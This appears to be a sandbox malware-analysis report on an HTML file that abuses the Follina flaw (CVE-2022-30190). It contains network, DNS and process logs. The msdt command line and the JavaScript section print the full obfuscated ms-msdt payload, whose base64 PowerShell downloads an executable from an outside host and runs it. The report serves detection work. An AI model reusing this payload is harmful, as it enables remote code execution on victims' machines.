Sep 2, 2022 13:37:25.046747923 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:25.046799898 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:25.046868086 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:25.163743019 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:26.188330889 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:26.188591957 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.188762903 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:26.188791990 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.189939976 CEST	49719	443	192.168.2.3	216.58.215.237

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 13:37:26.190104961 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:26.190227985 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:26.190248013 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:26.190496922 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:26.190658092 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.221560001 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.221662998 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:26.221697092 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.221721888 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.221776962 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:26.230128050 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:26.230158091 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.247797966 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:26.247860909 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:26.247884035 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:26.247904062 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:26.247961998 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:26.266376019 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:26.266402960 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:26.366204977 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:26.366235971 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:26.465065002 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:28.156482935 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:28.156534910 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:28.156655073 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:28.157052994 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:28.157066107 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:28.212338924 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:28.214014053 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:28.214044094 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:28.215162039 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:28.215795994 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:28.247773886 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:28.247946978 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:28.383994102 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:28.384033918 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:28.570386887 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:38.238847971 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:38.238976955 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:37:38.239082098 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:38.762368917 CEST	49729	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:37:38.762418985 CEST	443	49729	172.217.168.36	192.168.2.3
Sep 2, 2022 13:38:11.519614935 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:38:11.519629955 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:38:28.212451935 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:38:28.212832928 CEST	49781	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:38:28.212892056 CEST	443	49781	172.217.168.36	192.168.2.3
Sep 2, 2022 13:38:28.212997913 CEST	49781	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:38:28.213148117 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:38:28.213227034 CEST	49781	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:38:28.213227034 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:38:28.213243008 CEST	443	49781	172.217.168.36	192.168.2.3
Sep 2, 2022 13:38:28.265316963 CEST	443	49781	172.217.168.36	192.168.2.3
Sep 2, 2022 13:38:28.311297894 CEST	49781	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:38:28.321794033 CEST	49781	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:38:28.321815014 CEST	443	49781	172.217.168.36	192.168.2.3
Sep 2, 2022 13:38:28.322848082 CEST	443	49781	172.217.168.36	192.168.2.3
Sep 2, 2022 13:38:28.323334932 CEST	49781	443	192.168.2.3	172.217.168.36
Sep 2, 2022 13:38:28.323546886 CEST	443	49781	172.217.168.36	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 13:37:24.670469999 CEST	52955	53	192.168.2.3	8.8.8.8
Sep 2, 2022 13:37:24.671158075 CEST	60582	53	192.168.2.3	8.8.8.8
Sep 2, 2022 13:37:24.687956095 CEST	53	52955	8.8.8.8	192.168.2.3
Sep 2, 2022 13:37:24.698611975 CEST	53	60582	8.8.8.8	192.168.2.3
Sep 2, 2022 13:37:28.119664907 CEST	65320	53	192.168.2.3	8.8.8.8
Sep 2, 2022 13:37:28.150039911 CEST	53	65320	8.8.8.8	192.168.2.3
Sep 2, 2022 13:38:28.191190004 CEST	58119	53	192.168.2.3	8.8.8.8
Sep 2, 2022 13:38:28.211313963 CEST	53	58119	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 2, 2022 13:37:24.670469999 CEST	192.168.2.3	8.8.8.8	0x7c79	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Sep 2, 2022 13:37:24.671158075 CEST	192.168.2.3	8.8.8.8	0x4d5c	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Sep 2, 2022 13:37:28.119664907 CEST	192.168.2.3	8.8.8.8	0x287d	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Sep 2, 2022 13:38:28.191190004 CEST	192.168.2.3	8.8.8.8	0xc090	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 2, 2022 13:37:24.687956095 CEST	8.8.8.8	192.168.2.3	0x7c79	No error (0)	accounts.google.com		216.58.215.237	A (IP address)	IN (0x0001)
Sep 2, 2022 13:37:24.698611975 CEST	8.8.8.8	192.168.2.3	0x4d5c	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Sep 2, 2022 13:37:24.698611975 CEST	8.8.8.8	192.168.2.3	0x4d5c	No error (0)	clients.l.google.com		172.217.168.78	A (IP address)	IN (0x0001)
Sep 2, 2022 13:37:28.150039911 CEST	8.8.8.8	192.168.2.3	0x287d	No error (0)	www.google.com		172.217.168.36	A (IP address)	IN (0x0001)
Sep 2, 2022 13:38:28.211313963 CEST	8.8.8.8	192.168.2.3	0xc090	No error (0)	www.google.com		172.217.168.36	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- clients2.google.com
- accounts.google.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49721	172.217.168.78	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:37:26 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.81&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda X-Goog-Update-Updater: chromecrx-104.0.5112.81 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:37:26 UTC	1	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-Nfx_GFOP7la6ApHifUCkkg' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 02 Sep 2022 11:37:26 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5723 X-Daystart: 16646 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-09-02 11:37:26 UTC	2	IN	Data Raw: 32 63 61 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 37 32 33 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 31 36 36 34 36 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 Data Ascii: 2ca<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5723" elapsed_seconds="16646"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname=""
2022-09-02 11:37:26 UTC	2	IN	Data Raw: 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 2f Data Ascii: mmhkkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app></
2022-09-02 11:37:26 UTC	3	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49719	216.58.215.237	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:37:26 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Cookie: CONSENT=PENDING+904; AEC=AakniGO7HqlHWlnoY-P22_SwwnNSfVGxlF1NgK5nuj5WLe313NyJi16g7z4; SOCS=CAISHAgCEhJnd3NfMjAyMjA4MDgtMF9SQzEaAmVuIAEaBgiAvOuXBg; NID=511=nUT82hOv6CVwMNqDg-sTtCMJJ6SQ1v_cCpfCpf5nt8EolEbal01GWFyjG01tqWQgh9ciRU880J6nLd2gdbhAJs44PsHAZaVQAFIbrqe2FmFgjrAAK7W9Z8u5LDvwsuZRng98jP6E23SJ4fsPIs326YmnuCwa92dRRCcB6MNeI_o
2022-09-02 11:37:26 UTC	1	OUT	Data Raw: 20 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:37:26 UTC	3	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 02 Sep 2022 11:37:26 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Report-To: {"group":"IdentityListAccountsHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external"}]} Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-eZTHYiV-cNht_xdht9Qfuw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'unsafe-inline' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport/allowlist Cross-Origin-Opener-Policy: same-origin; report-to="IdentityListAccountsHttp" Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-09-02 11:37:26 UTC	4	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
2022-09-02 11:37:26 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: **5312**, Parent PID: **1832**

General

Target ID:	0
Start time:	13:37:18

Start date:	02/09/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: chrome.exe PID: **5676**, Parent PID: **5312**

General

Target ID:	3
Start time:	13:37:21
Start date:	02/09/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1960 --field-trial-handle=1824,i,13757677598881729272,15879241280713586661,131072 /prefetch:8
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **6104**, Parent PID: **1832**

General

Target ID:	4
Start time:	13:37:23
Start date:	02/09/2022

Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\1024203777.test.html
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 5472, Parent PID: 5312

General

Target ID:	17
Start time:	13:38:28
Start date:	02/09/2022
Path:	C:\Windows\System32\msdt.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\msdt.exe" ms-msdt:/ID%20PCwdIAGnOSTic%20-skiP%20fOrce%20-PAraM%20%22It_rEbrOwsEForFILE=#7qnxE3%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=Aq$(iEX($(iEX('[SysTEm.TEXt.eNcOdinG]'+[chAr]58+[cHAr]58+'utF8.getstrING([sysTem.coNverT]'+[CHaR]0X3a+[ChAr]0X3A+'FRomBasE64sTrIng('+[cHAR]34+'c1RvUC1wck9jRXNzIC1mb3JDRSAtbmFNRSAnbXNkdCc7JEsgPSBhRGQtdFlwZSAtTUVtQmVSZGVGaU5JdGlPTiAnW0RsbEltcG9ydCgidVJsbW9OLkRMbCIsIENoYXJTZXQgPSBDaGFyU2V0LlVuaWNvZGUpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBVUkxEb3dubG9hZFRvRmlsZShJbnRQdHIgZnFtLHN0cmluZyBELHN0cmluZyBFTyx1aW50IHVsLEludFB0ciB0KTsnIC1uYW1FICJ6IiAtbkFtRVNQYWNFIE0gLVBhc3NUaHJ1OyAkSzo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cHM6Ly9ldmVudG9yZ2FuaXplci5way9uZXdiaXRoZXJlMjAwNTRyZmRzLmV4ZSIs IiRFTlY6QVBQREFUQVxBbnlOYW1lLmV4ZSIsMCwwKTtzdEFSdC1TbEVFcCgzKTtyVU5EbGwzMi5leEUgemlwZmxkci5kbGwsUm91dGVUaGVDYW xsICIkZU5WOkFQUERBVEFcQW55TmFtZS5leGUiO1NUT3AtUFJvQ2VzUyAtZk9yQ0UgLW5hTUUgJ3NkaWFnbmhvc3Qn'+[chAR]0x22+'))'))))Y/../../../../../../../../../../../.EXE%20%22
Imagebase:	0x7ff78dd30000
File size:	1560576 bytes
MD5 hash:	8BE43BAF1F37DA5AB31A53CA1C07EE0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000011.00000002.698492913.000002581D264000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000011.00000002.698563668.000002581D270000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF78DD575D6	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF78DD575D6	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF78DD575D6	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF78DD575D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF78DD575D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF78DD575D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_33E93389-9E91-44B1-A114-5943C554F971_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF78DD575D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_33E93389-9E91-44B1-A114-5943C554F971_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF78DD56B19	CreateFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis

JavaScript Code

Script:

Code

```
0   location.href = "MS-msd" + "t://I" + "D" + " " + "P" + "CwdIAGnOST" + "i" + "c" + " " + "-s" + "kiP" + " " + "fO" + "rce" + " " + "-P
    Ara" + "M" + " " + "\"" + "It_rEb" + "rOwsEF" + "orFI" + "LE=" + "#7qnxE3" + " " + "IT_LaunchMethod" + "=Cont" + "extMen"
    + "u" + " " + "IT_Browse" + "ForFile=" + "A" + "q" + "$(" + "iEX($(iEX('[SysTEm.TEXt.eNcOdinG]'+[chAr]58+
    [cHAr]58+'utF8.getstrING([sysTem.coNverT]'+[CHaR]0X3a+[ChAr]0X3A+'FRomBasE64sTrIng('+
    [cHAR]34+'c1RvUC1wck9jRXNzIC1mb3JDRSAtbmFNRSAnbXNkdCc7JEsgPSBhRGQtdFlwZSAtTUVtQmVSZGVGaU5Jd
    GlPTiAnW0RsbEltcG9ydCgidVJsbW9OLkRMbCIsIENoYXJTZXQgPSBDaGFyU2V0LlVuaWNvZGUpXXB1YmxpYyBzdGF
    0aWMgZXh0ZXJuIEludFB0ciBVUkxEb3dubG9hZFRvRmlsZShJbnRQdHlgZnFtLHN0cmluZyBELHN0cmluZyBFTyx1aW5
    0IHVsLEludFB0ciB0KTsnIC1uYW1FICJ6IiAtbkFtRVNQYWNFIE0gLVBhc3NUaHJ1OyAkSzo6VVJMRG93bmxvYWRUb0Z
    pbG" + "UoMCwiaHR0cHM6Ly9IdmVudG9yZ2FuaXplci5way9uZXdiaXRoZXJlMjAwNTRyZmRzLmV" + "4ZSIsIiRFTlY6Q
    VBQREFUQVxBbnlOYW1lLmV4ZSIsMCwwKTtzdEFSdC1TbEVFcCgzKTtyVU5EbGwzMi5leEUgemlwZmxkci5kbGwsUm
    91dGVUaGVDYWxsICIkZU5WOkFQUERBVEF" + "cQW55TmFtZS5leGUiO1NUT3AtUFJvQ2VzUyA" + "tZk" + "9yQ0UgLW
    5hTUUgJ3NkaWFnbmhvc3Qn'+[chAR]0x22+'))')" + ")))Y" + "/../../.." + "./../../.." + "/../../" + "../../" + "../" + ".EXE" + " " + "\"";
```